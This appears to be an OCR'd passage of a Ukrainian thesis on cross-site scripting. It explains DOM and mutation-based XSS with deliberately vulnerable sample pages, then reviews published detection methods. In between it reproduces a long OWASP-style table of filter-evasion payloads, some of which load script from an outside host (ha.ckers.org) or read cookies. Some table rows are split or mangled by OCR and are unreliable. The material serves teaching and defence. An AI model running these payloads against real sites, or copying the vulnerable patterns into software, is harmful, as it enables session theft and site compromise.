

Рисунок 2.5 - Кроки DOM XSS атаки

На рисунку 1.6 GET параметр змінної username виводиться на сторінку використовуючи JavaScript на клієнтській стороні в браузері. Якщо сконструювати такий же URL як і в прикладі для відображеної атаки, І потім змусити жертву перейти по ній, на сторінці виведеться <script>alert(”XSS”)</script>. JavaScript виконається і виведеться діалогове вікно. Але, як і в збережених типах атак, може замість цього коду, може бути будь який інший.

```
<html><head></head>
<body>
  <script type="text/javascript">
    var usernamePos = window.location.search
        .indexOf("username=");
    if (usernamePos >= 0) {
        var username = window.location.search
            .substr(usernamePos + 9);
        document.write(username);
    }
  </script>
</body>
</html>
```

Рисунок 2.6 - Приклад сторінки вразливої до DOM XSS

2.4 На основі мутації

Атаки, що базуються на мутаціях (mXSS) походять від з факту що веббраузери автоматично намагаються виправити не валідний HTML код.

А робить він це мутуючи не валідний HTML у валідний HTML. Тому HTML що здається нешкідливим, може змінюватися і виконувати JavaScript. Оскільки HTML спочатку здається цілком безпечним, то може обійти багато типів фільтрації в веб-браузері і на сервері [10]. Річ що викликає мутації - використання JavaScript властивості innerHTML, що за визначенням вставляє новий вміст на сторінку. На рисунку 2.7 показано етапи атаки mXSS.



Рисунок 2.7 - Кроки атаки XSS на основі мутації

Зловмиснику вдається зберігати, здавалося б, нешкідливі дані, що містять зловмисні скрипти у веб-додатку. Коли потерпілий відвідує веб-додаток, то отримує, здавалося б, нешкідливі дані. Однак, коли клієнт використовує їх, веббраузер жертви змінює дані і виконує JavaScript, який зловмисник включив до збережених даних.

Приклад того, як веб-браузер(в даному випадку Internet Explorer 8) мутує невірний HTML, коли введені дані:

```
<s class="">hello&#x20;<b>world</b>
```

Через не валідний HTML, браузер змутує його у валідний код і результатом буде:

```
<s>hello <b>world</b></s>
```

Браузер видалив пустий атрибут class, усі теги перетворилися у верхній регістр   замінився на пробіл і з'явився закриваючий тег <S>. Дана мутація не змутувала ні в який зловмисний код, але на рисунку 2.8 сторінка

вразлива до mXSS атаки.

```
<script>
function post () {
    messageElement = document.getElementById("message");
    imageElement = document.getElementById("image");
    var alt = document.getElementById("inAlt").value;
    var message = document.getElementById("inMessage").value;
    var img = '<img src="test.jpg" alt="' + alt + '">';

    imageElement.innerHTML = img;
    messageElement.innerHTML = message;
    messageElement.innerHTML += imageElement.innerHTML;
}
</script>

<div id="image"></div>
<div id="message"></div>

message: <input id="inMessage"></input><br>
alt: <input id="inAlt"></input><br>
<button onclick="post()">Post</button>
```

Рисунок 2.8 - Приклад сторінки, вразливої до атаки XSS на основі мутації

Якщо передати “onload=alert(’XSS’) в alt атрибут, то при натисканні кнопки <img> тег матиме вигляд:

```
<img src="test.jpg" alt=""onload=alert('XSS')">
```

Дані збереглися в атрибуті alt і не будуть виконані. Однак, коли браузер використовує JavaScript властивість innerHTML щоб вставити зміст в message div тег, то HTML змутує у

```
<img alt="" src="https://example.com/xss/test.jpg" onload=alert('XSS')>
```

Таким чином браузер виконає JavaScript код і покаже діалогове вікно.

3 МЕТОДИ ЗАХИСТУ ВІД XSS АТАК

3.1 Перелік відомих XSS атак

Багато інформації, щодо конкретних способів проведення XSS атаки можно знайти на сайті проекту OWASP. OWASP (Open Web Application Security Project) - це відкритий проект забезпечення безпеки веб-додатків. Спільнота OWASP включає в себе корпорації, освітні організації і приватних осіб з усього світу [16]. Спільнота працює над створенням статей, навчальних посібників, документації, інструментів і технологій, які перебувають у вільному доступі. OWASP надає найбільш повний, відтестовані, постійно оновлюваний список XSS-ін'єкцій. Для тестування веб-додатків на наявність XSS-вразливостей доцільно використовувати саме цей список, який знаходиться у таблиці 3.1 [17].

Таблиця 3.1 Детальний опис існуючих XSS атак

XSS-ін'єкція	Вектор атаки
<script src=http://ha.ckers.org/xss.js></script>	Повна відсутність фільтрації на сервері
<IMG SRC="javascript:alert('XSS');">	Ін'єкція за допомогою зображення шляхом вбудовування протоколу javascript
<IMG SRC=javascript:alert('XSS')>	Відсутність лапок і крапки з комою
<IMG SRC=JaVaScRiPt:alert('XSS')>	Чутлива до регістру система фільтрації
<IMG SRC=javascript:alert("XSS")>	Відсутність лапок і крапки з комою
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>	Використання апострофів замість лапок. Багато XSS-фільтрів пропускають цю уразливість.
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	Впровадження некоректних атрибутів в тег IMG

XSS-ін'єкція	Вектор атаки
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>	Якщо все лапки відфільтровані, то можна зібрати рядок в JS за допомогою функції fromCharCode і виконати її за допомогою функції eval ();
<IMG SRC=# onmouseover="alert('xxs')">	Дозволяє обійти фільтр, який перевіряє тільки атрибут SRC
<IMG SRC= onmouseover="alert('xxs')">	Залишить значення атрибута порожнім
<IMG onmouseover="alert('xxs')">	Відсутність атрибута
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>	Штучно створити помилку, і повісити обробник на цю подію
<IMG SRC=javascript:alert('XSS')>	Використовувати десятичні посилання на символи HTML
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>	Використовувати десятичні посилання на символи HTML, без; після символу
<IMG	Використовувати шістнадцятиричні

XSS-ін'єкція	Вектор атаки
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>	посилання на символи HTML, без; після символу
<IMG SRC="javascript:alert('XSS');">	Вбудований символ TAB, який браузер видалив при обробці HTML коду
<IMG SRC="jav ascript:alert('XSS');">	Використання символу TAB, закодованого у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду
<IMG SRC="jav
ascript:alert('XSS');">	Використання символу TAB, закодований у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду
<IMG SRC="jav
ascript:alert('XSS');">	Використання символу переводу каретки, закодований у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду
<IMG SRC=" &#14; javascript:alert('XSS');">	Використання пробілів і мета в атрибутах зображень
<<SCRIPT>alert("XSS");//<</SCRIPT>	Фільтри, які працюють на підставі аналізу відкритих і закритих дужок <,>, не в змозі зловити таку XSS-ін'єкцію
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >	Не закритий тег <Script>. Браузер закриє тег автоматично, і, виконає

XSS-ін'єкція	Вектор атаки
	javascript-код. Працює в FireFox і NetScape.
<SCRIPT SRC=//ha.ckers.org/.j>	Підміна розширення javascript-файлів. Працює в IE, NetScape і Opera
<IMG SRC="javascript:alert('XSS')"	FireFox автоматично закриває такий тег, при цьому дає можливість увімкнути JS скрипт в обхід механізмів фільтрації
<iframe src=http://ha.ckers.org/scriptlet.html <	Використання відкриваючиї кутової дужки, замість закриваючиї дозволяє обійти фільтрацію
</TITLE><SCRIPT>alert("XSS");</SCRIPT>	Якщо розробники забувають закрити тег <Title> такий вид ін'єкції повинен спрацювати
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	Вставка зображення в тег <input>. Мало хто знає про таку можливість.
<BODY BACKGROUND="javascript:alert('XSS')">	Вставка зображення в тіло HTML сторінки
<IMG DYNSRC="javascript:alert('XSS')">	Використання атрибута динамічного вмісту DYNSRC
<IMG LOWSRC="javascript:alert('XSS')">	Використання атрибута LOWSRC для зображення низької якості
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI> XSS</br>	Впровадження скрипта в каскадну таблицю стилів
<IMG SRC='vbscript:msgbox("XSS")'>	Використання Visual Basic скриптів

XSS-ін'єкція	Вектор атаки
<BODY ONLOAD=alert('XSS')>	Тег body дозволяє не використовувати префікс javascript
<BGSOUND SRC="javascript:alert('XSS');">	Тег <BGSOUND>
<BR SIZE="&{alert('XSS')}">	Включення javascript в за допомогою &
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">	Підміна таблиці стилів на javascript
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">	Запис JS-скрипта в css-файл. Працює в NetScape і IE.
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>	Запись JS-скрипта в css-файл и использование препроцессора @import
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">	Запись JS-скрипта в css-файл и добавление с помощью тега <Meta>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">	Атрибут STYLE і використання символу коментування, щоб приховати ін'єкцію
<STYLE>.XSS{backgroundimage:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>	Стиль з використанням background-image і протоколу javascript
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>	Стиль з використанням background і протоколу javascript
¼script¾alert(¢XSS¢)¼/script¾	Використовується неправильне кодування. ASCII з 7 битами замість 8. Ця XSS атака може обійти багато фільтрів контенту, але працює тільки якщо хост передає данні в USASCII

XSS-ін'єкція	Вектор атаки
	кодуванні
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">	Використання тега <META>, з атрибутом HTTPEQUIV = "refresh", що дозволяє завантажити документ по url в поточне вікно браузера. В цьому випадку, зловмиснику вдасться виконати javascript
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/htmlbase64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">	Використання тега <META>, з атрибутом HTTPEQUIV = "refresh", що дозволяє завантажити документ по url в поточне вікно браузера і додаткове шифрування javascript в base64, яке зрозуміле для браузера, але не зрозуміле xss фільтрам
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">	Якщо фільтр перевіряє атрибут URL у тега <META>, обійти його можна цим способом.
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>	Використовується, якщо дозволені <IFrame>
<IFRAME SRC=#onmouseover="alert(document.cookie)"></IFRAME>	Використовується, якщо дозволені <IFrame>
<TABLE BACKGROUND="javascript:alert('XSS')">	<FRAME> мають такі ж уразливості, як і <IFRAME>
<TABLE><TD BACKGROUND="javascript:alert('XS	Використання тега <TABLE> для атаки на користувача

XSS-ін'єкція	Вектор атаки
S')">	
<DIV STYLE="background-image:url(javascript:alert('XSS'))">	До цієї атаки також схильний атрибут BACKGROUND у елемента <TD>
<DIV STYLE="background-image: url(javascript:alert('XSS'))">	Фонове зображення <DIV> також дозволяє виконати javascript
<DIV STYLE="backgroundimage:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">	Фонове зображення <DIV> плюс додаткові символи
<DIV STYLE="background-image:url(&#1;javascript:alert('XSS'))">	Якщо сервіс надає можливість додавати об'єкти, то таким чином можна вставити javascript на сторінку
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>	Використання тега <EMBED>
<EMBED SRC="http://ha.ckers.org/xss.swf" AllowScriptAccess="always"></EMBED>	Використання тега <EMBED> і додаткове шифрування лінки в base64
<EMBED SRC="	Написання javascript в файлі, з розширенням .jpg

XSS-ін'єкція	Вектор атаки
W5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAwIiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==="type="image/svg+xml" AllowScriptAccess="always"></EMBED>	
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>	Ця ін'єкція вимагає для роботи серверну частину, написану на мові програмування PHP
<? echo('<SCR)'; echo('IPT>alert("XSS")</SCRIPT>'); ?>	Не є xss-ін'єкцією в прямому сенсі, але дозволяє виконувати дії від імені авторизованого користувача
<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">	За допомогою куків також можна здійснити впровадження шкідливого скрипта.
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">	Якщо розробник забув вказати кодування, то будь-який браузер, що підтримує UTF-7 виконає скрипт
<HEAD><META HTTP-EQUIV="CONTENTTYPE" CONTENT="text/html; charset=UTF-7"></HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-	Працює на сайтах, де дозволено <SCRIPT>, але не дозволен <SCRIPT SRC = ...>
<SCRIPT	У більшості програм xss-фільтрації,

XSS-ін'єкція	Вектор атаки
a=">"SRC="http://ha.ckers.org/xss.js"></SCRIPT> <SCRIPT =">"SRC="http://ha.ckers.org/xss.js"></SCRIPT> <SCRIPT =">"SRC="http://ha.ckers.org/xss.js"></SCRIPT> <SCRIPT a=">" "SRC="http://ha.ckers.org/xss.js"></SCRIPT> <SCRIPT "a='>'"SRC="http://ha.ckers.org/xss.js"></SCRIPT> <SCRIPT a=`>`SRC="http://ha.ckers.org/xss.js"></SCRIPT>	фільтрація <script src => проводиться по регулярному виразу /<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)* ?'| [^' "> \ s] +))?) + \ s * | \ s *) src / i Дану ін'єкцію регулярний вираз не помітить
<SCRIPT>document.write("<SCRI");</SCRIPT>PTSRC="http://ha.ckers.org/xss.js"></SCRIPT>	Таку xss атаку практично неможливо зупинити, не блокуючи увесь активний вміст.

3.2 Аналіз існуючих методів знаходження XSS уразливостей

Деякі схеми, запропоновані для автоматичного видалення, та інші

пов'язані з ними методи аналізу вразливості коротко обговорюються в наступному підрозділі.

У роботі [18] пропонують інструмент під назвою QualysGuard, який орієнтований на мінімізацію вразливостей та причин збитків, які мають певні веб-програми. Цей інструмент виконує функцію веб-сканера. Його функція полягає в тому, щоб визначити, що елементи керування формою входу вводяться у відповідній формі, наприклад, якщо зловмисник внесе зміни до URL-адреси форми, цей інструмент виявить її, відсканує цю URL-адресу та виявить, до якого типу вразливості належить Це інструмент, який задовольняє потреби серверної сторони та клієнта. Основне його обмеження полягає в тому, що він не є на 100% функціональним, якщо клієнт не виконує ручне сканування URL-адрес, які йому потрібно відвідати.

У роботі [19] запропоновано більш автоматичний підхід для виявлення цієї вразливості, яка виникає через неправильне кодування даних, які не є надійними. Ця техніка може визначити вразливості XSS на 0-й день, яких не знайшли інші засоби статичного аналізу. Найбільша його перевага полягає в тому, що він орієнтований на розробників, оскільки вони можуть виявляти та виправляти проблеми, не залежачи від експертів з безпеки, що означає економію ресурсів. Однак його недоліком є те, що він орієнтований лише на один тип атаки XSS.

У [20] було проаналізовано продуктивність та можливості виявлення останніх сканувань безпеки веб-додатків Black Box щодо збережених SQLI та XSS. Попереднє дослідження показало, що сканери Black-Box мають відносно низьку ефективність у виявленні цих двох уразливостей. Завдяки розробці індивідуального тестового стенду для порівняння можливостей чорних скриньок. Проблема, яку вони представляють, полягає у виборі векторів атак, які підходять для виявлення та експлуатації XSS, що зберігаються у чорних ящиках.

Існують також методи динамічного виявлення, які засновані на імітації поведінки браузерів. У роботі [21] пропонується знайти приховані точки ін'єкції

XSS з більшою точністю, розширивши покриття виявлення. Ця пропозиція діє як більш портативна система, що полегшує розвиток систем. Ця система орієнтована на інтерпретацію коду JavaScript та відновлення вмісту Ajax, щоб знайти точки введення, приховані на сторінках, через браузер, який діє як веб-сканер без заголовків. Його недоліком є те, що він використовує фреймворк для запуску атак на сторінки з попередньо встановленими уразливостями.

Це можна розглядати як інший динамічний метод дослідження, представленого в роботі [22], який запропонував оптимальний репертуар векторів атаки. Створюючи ці вектори, атаки можуть виконуватися автоматично, динамічно виявляючи вразливості XSS у додатках. Для цього вони використовують алгоритми машинного навчання для підвищення ефективності виявлення вразливостей XSS. Його перевага полягає в автоматичному формуванні векторів атак XSS, а недоліком є те, що він був протестований лише на 24 веб-сайтах, тобто обмежений кількістю сторінок.

У роботі [23] запропонована комбінація еволюційного розмиття з моделями висновків для виявлення вразливостей інжекції XSS шляхом генерації тестових входів. Відповідно до їх моделі, ці записи генеруються генетичними алгоритмами за допомогою формальної вивченої моделі, тому існує автоматичне генерування вхідних даних для активації екземплярів вразливості вразливості. Ось як вони запропонували інтелектуальний або розумний нечіткий підхід для виявлення глибоко інтегрованих вразливих місць впорскування. Це допомагає в автоматизованому пошуку XSS типу 1 для створення тестових випадків.

Ще одна методика виявлення та запобігання вразливості XSS представлена в [24]. На першому етапі веб-додаток було перекладено на мову за допомогою конічного інструменту, і, таким чином, вхідні та вихідні змінні, які використовуються, ідентифіковані, тим самим генеруючи тестові випадки та визначаючи вхідні / вихідні залежності програми. Ці залежності можуть свідчити про уразливості програми. На другому етапі були включені монітори для автоматичної реалізації коду, таким чином перевіряючи експлуатацію під

час виконання. Це рішення дозволяє ідентифікувати записи, що відбуваються у формі шкідливих ланцюжків шляхом об'єднання доброякісних ланцюгів або за допомогою умовних копій.

Ці вразливості можна розширити, якщо використовувати новий стандарт HTML5, оскільки веб-сторінка має більшу інтерактивність. У роботі, представленій у статті [25], було визначено 14 векторів атак XSS, які стосуються HTML5, із використанням систематичного аналізу нових міток та атрибутів. За допомогою цих даних було створено сховище тестових векторів XSS для реалізації динамічного інструменту для виявлення вразливостей XSS, зосереджених на системах веб-пошти. Застосовуючи цей інструмент до деяких популярних систем веб-пошти, вдалося знайти вразливі місця XSS, які можна використати.

У роботі [26] представлено засіб сканування порівняно з [25], який широко розповсюджується та відстежує сучасні веб-програми, однак він виявляє та перевіряє лише вразливості XSS типу DOM. На думку авторів, їх пропозиція не дає помилкових спрацьовувань, крім того, що є масштабованою. Таким чином забезпечується база даних векторів атак, де люди можуть здійснювати пошук на своєму веб-сайті та виправляти вразливі місця, і тим самим пропонувати більш безпечний Інтернет. Цей інструмент є функціональним, оскільки він служить для великого аналізу даних завдяки використанню техніки підключення на етапах відстеження та сканування.

Інший із запропонованих інструментів називається DomXssMicro [27], який є мікротестом на основі шаблону, вилученого з репрезентативних вразливостей. Ця пропозиція складається з шести ортогональних компонентів, які називаються джерелом, розповсюдженням, перетворенням, поглинанням, тригером та контекстом). За допомогою цього інструменту вони перевіряють специфічну властивість XSS на основі DOM із загальною кількістю 175 тестів. Однак це емпіричне дослідження для оцінки засобів виявлення на основі XSS типу DOM, включаючи відкриті та комерційні. Його недоліком є те, що в даний час інструмент не є повним.

За допомогою аналізу тексту в роботі [28] представлена пропозиція виявити файли коду, вразливі до XSS, у веб-додатках. Для цього вони застосовують процес використання лексем, пристосованих для вилучення характеристик тексту, який у цьому випадку буде вихідним кодом веб-додатків. У цьому процесі кожен файл коду перетворюється на набір унікальних функцій тексту із пов'язаними частотами і тим самим створює моделі прогнозування вразливості.

Інша программа, яка використовує аналіз шаблонів для виявлення та пом'якшення вразливостей XSS, представлена в [29]. Крім того, у цій програмі також використовують статичний аналіз забруднення. Згідно з їх дослідженням, більшість існуючих підходів мають обмеження з точки зору хибнопозитивних та негативних результатів. Їхня пропозиція діє як прототип, що оцінює набір загальнодоступних даних, однак вони зосереджуються лише на веб-програмах, розроблених у PHP, оскільки вони представляють найбільший відсоток мов програмування веб-додатків на стороні сервера. Цей метод аналізу запрограмовано на мові C#.

Подібно до пропозиції в [29], існують підходи, спрямовані на мінімізацію хибнопозитивних та помилково негативних результатів. Таким чином, детальний аналіз із використанням захисного програмування [30] базується на чутливому контексті порівняно з контекстом HTML для точного виявлення вразливостей XSS. За допомогою цього методу було досягнуто точного виявлення з вихідного коду програм, що використовують PHP, а також може запропонувати покращення вразливого вихідного коду.

У роботі [31] було запропоновано дизайн шляхом розробки рівня проксі-сервера для виявлення XSS-атак на основі міри розбіжності KullbackLeibler (KLD). Ця пропозиція була орієнтована на веб-додатки з відкритим кодом PHP, які мають вразливості XSS. Цей підхід заснований на відстані між розподілом ймовірностей законного коду JavaScript і спостережуваним кодом JavaScript, який присутній на сторінці відповідей. Відхилення між двома типами JavaScript призводить до високого значення KLD.

З іншого боку, використання стандартів та рекомендацій, таких як OWASP, також пропонується для розробок з J2EE [32]. Для цього в якості архітектурних стандартів були використані такі конструктивні специфікації, як DAO та Facade та WS-Security framework (MVC). Ці специфікації послужили підтвердженню прототипу на рівні дизайну, кодування та безпеки. Ці підстави дозволили продемонструвати, що використання стандартів, методів та рекомендацій необхідно для уникнення вразливостей XSS, будучи статичним аналізом, він підтримує виявлення порушень безпеки та аспектів якості, які багато разів не враховуються розробниками.

Тому запропоновано метод [33], який забороняє зловживати викраденими файлами cookie, так що він не може ефективно красти їх через атаку XXS. Цей запропонований метод використовує одноразовий пароль та автентифікацію відповідь-виклик, щоб визначити, чи є особа дійсним власником файлів cookie чи ні. У цьому документі ми пропонуємо безпечний протокол cookie, який дозволяє уникнути зловживання файлами cookie, викраденими XSS.

У роботі [34] розробники зосереджувались на атаках XSS, використовуючи інструменти для тестування програмного забезпечення та регулярні вирази, щоб довести, що веб-сайти вразливі, даючи розробникам рекомендації щодо усунення недоліків. Його мета - запропонувати дизайн програми, щоб користувачі могли користуватися нею, не зазнаючи атак. На основі їх дослідження регулярні вирази можуть захищати кілька доменів та уникати XSS-атак, що на рівні розробки може захищати кодування для перевірки вхідних рядків. Синтаксичний аналіз вхідного рядка є важливим і повинен корелюватися із синтаксисом регулярного виразу, наданого розробником програми.

Інший спосіб виявлення XSS-атак представлений в [35] за допомогою системи виявлення вторгнень (IDS). Цей метод фіксує весь потенційно небезпечний виконуваний вміст на стороні клієнта та змішує його з оригінальним вмістом, тому сторінка може бути оброблена під час наступного відвідування для порівняння, якщо вміст повторюється або є різниця в хешах,

що вказує на можливий XSS напад. На думку автора, це вказує на те, що ця методика корисна для веб-форумів та інших сайтів, де користувач контролює вміст.

Інший метод виявлення XSS-атак представлений фільтруванням шаблонів, як у [36], таким чином фільтруючи записи користувача для захисту будь-якого веб-додатку. На думку його авторів, необхідно фільтрувати входи та виходи для досягнення належного рівня захисту, однак, його рішення не є масштабованим, і воно не пропонує гарантій для функціонування в майбутньому, це тому, що атаки стають більше вишуканий. З плином часу.

У роботі [37] запропоновано підхід, який використовує модель шаблону атаки для генерації та виконання тестових випадків. Говорять про впровадження тестів на атаку з використанням шаблонів XSS для створення тематичних досліджень. Це визначається програмуванням сценаріїв XSS, які емулюють автомати стану з використанням уніфікованої мови моделювання (UML). Це розглядається як інтеграція методологій тестування в цикл розробки програмного забезпечення.

Завдання виявлення ускладнюється з новими моделями атак. У роботі [38] розробники зосередилися на механізмі виявлення атак XSS за допомогою фільтрів на основі правил, що використовують розширення у браузерах. Крім того, представлена модель для оцінки шаблонів для того, щоб оцінити, чи є у перехоплених запитів зловмисні спроби чи ні.

Інший механізм виявлення представлений у [39] завдяки використанню вдосконалених класифікаторів та n-грамів. Цей підхід орієнтований на виявлення XSS-атак в Інтернет-мережах соціальних мереж (OSN). Підсумовуючи, по-перше, група характеристик ідентифікується на веб-сторінках, по-друге, на основі цих характеристик представлена вдосконалена n-грамова модель для класифікації веб-сторінок, і, нарешті, класифікатори поєднуються з їх вдосконаленою моделлю для виявлення XSS. Також запропоновано метод, за допомогою якого можна змоделювати та отримати більш точні експериментальні дані.

Підхід до вдосконалення того, що пропонується в [39], використовує автоматичне навчання для виявлення XSS-атак на OSN [40]. Це тому, що OSN став улюбленою мішенню зловмисників. Їх перевага полягає в тому, що вони використовують початкову базу даних тестів. Алгоритмами, які вони використовують у своїй програмах, були ADTree та AdaBoost.

У документі [41] досліджували розпізнавання та виявлення XSS-атак з використанням відповідності шаблону регулярних виразів та методу попередньої обробки. На думку авторів, програмне забезпечення Snort - це система безпеки, достатньо ефективна для виявлення та розпізнавання корисного навантаження атак XSS. Ця робота показала, як дослідити закономірність або поведінку XSS-атак.

Також пропонується метод, подібний до [42], де підтверджується слабкість записів або їх відсутність. Це метод статичного аналізу, метою якого є пошук вразливостей XSS. Як зазначають автори, правильна перевірка введення багато в чому є складною, оскільки існує багато способів викликати інтерпретатор JavaScript, його метод статично перевіряє вразливості та стикається з формалізацією політик, заснованих на Консорціумі Всесвітньої павутини (W3C) вихідний код браузера Firefox та підручники для браузерів із закритим кодом. Його джерелом аналізу є потік забрудненої інформації в поєднанні з ланцюговим аналізом (вони враховують семантику процедур перевірки записів).

Інтегровані механізми для веб-браузерів під назвою XSSJilters розглядаються як засіб елементарного захисту. Автори [43] скористалися погано написаним PHP-кодом, щоб обійти атаки jilter, зокрема з механізму WebKit, який називається XSS Auditor. Через дві атаки, перша називається ін’єкцією PHP Array, а друга - варіантом першої. Ці дві атаки використовують переваги неправильного адміністрування змінних та матриць у коді PHP, щоб обійти XSS Auditor. Натомість захист для ідентифікованих атак виконується за допомогою правил написання коду, придатних для розробників, і таким чином створює безпечні веб-програми. Його мета орієнтована на помилки, допущені

розробниками веб-додатків на основі PHP.

З іншого боку, у роботі [44] був розроблений загальний та модульний сканер вразливості під назвою ETSSDetector. Цей інструмент автоматично аналізує веб-програми для пошуку вразливостей XSS. Ідентифікує та аналізує всі точки введення даних програми та генерує специфічні тести введення коду для кожної з них. Це гарантує, що правильне введення полів введення з дійсною інформацією гарантує ефективність тестів, збільшуючи швидкість виявлення XSS.

Інша пропозиція - алгоритми вилучення ознак [45]. Вони орієнтовані на вихідний код Інтернет-додатків. За допомогою цих функцій створено декілька моделей машинного навчання для прогнозування контекстно-залежних вразливостей безпеки XSS. Ця пропозиція була реалізована як прототип для вилучення характеристик коду PHP. Це основа для класифікації вразливого файлу вихідного коду доброякісного вихідного коду.

Це може змінити характеристики клієнтської сторони, а також сервера, як показано в [46]. Цей метод називається перевірка кешування на основі буфера. Цей прийом виявляє та запобігає атакам XSS. За допомогою цього методу сервер зберігає кеш-пам’ять, що містить перевірений перевірений екземпляр останньої представленої сторінки. Таким чином ви можете перевірити невідповідність нової запитуваної сторінки. Це може зменшити час візуалізації браузерів, а також кількість запитів у браузерах. Цей метод орієнтований на мобільні браузери. За допомогою цього методу ви б шукали лише ненадійний вміст, оскільки вже існував попередній аналіз надійного вмісту.

У цьому дослідженні запропоновано підхід до аудиту коду для відновлення захисної моделі, реалізованої у вихідному коді програми, та запропоновано вказівки щодо перевірки адекватності відновленої моделі проти атак XSS [47]. Цей підхід витягує всі захисні засоби, реалізовані для гарантування кожного потенційно вразливого виводу HTML. Він вводить блок-схему зараженої інформації як модель для перевірки адекватності захисних кодів XSS.

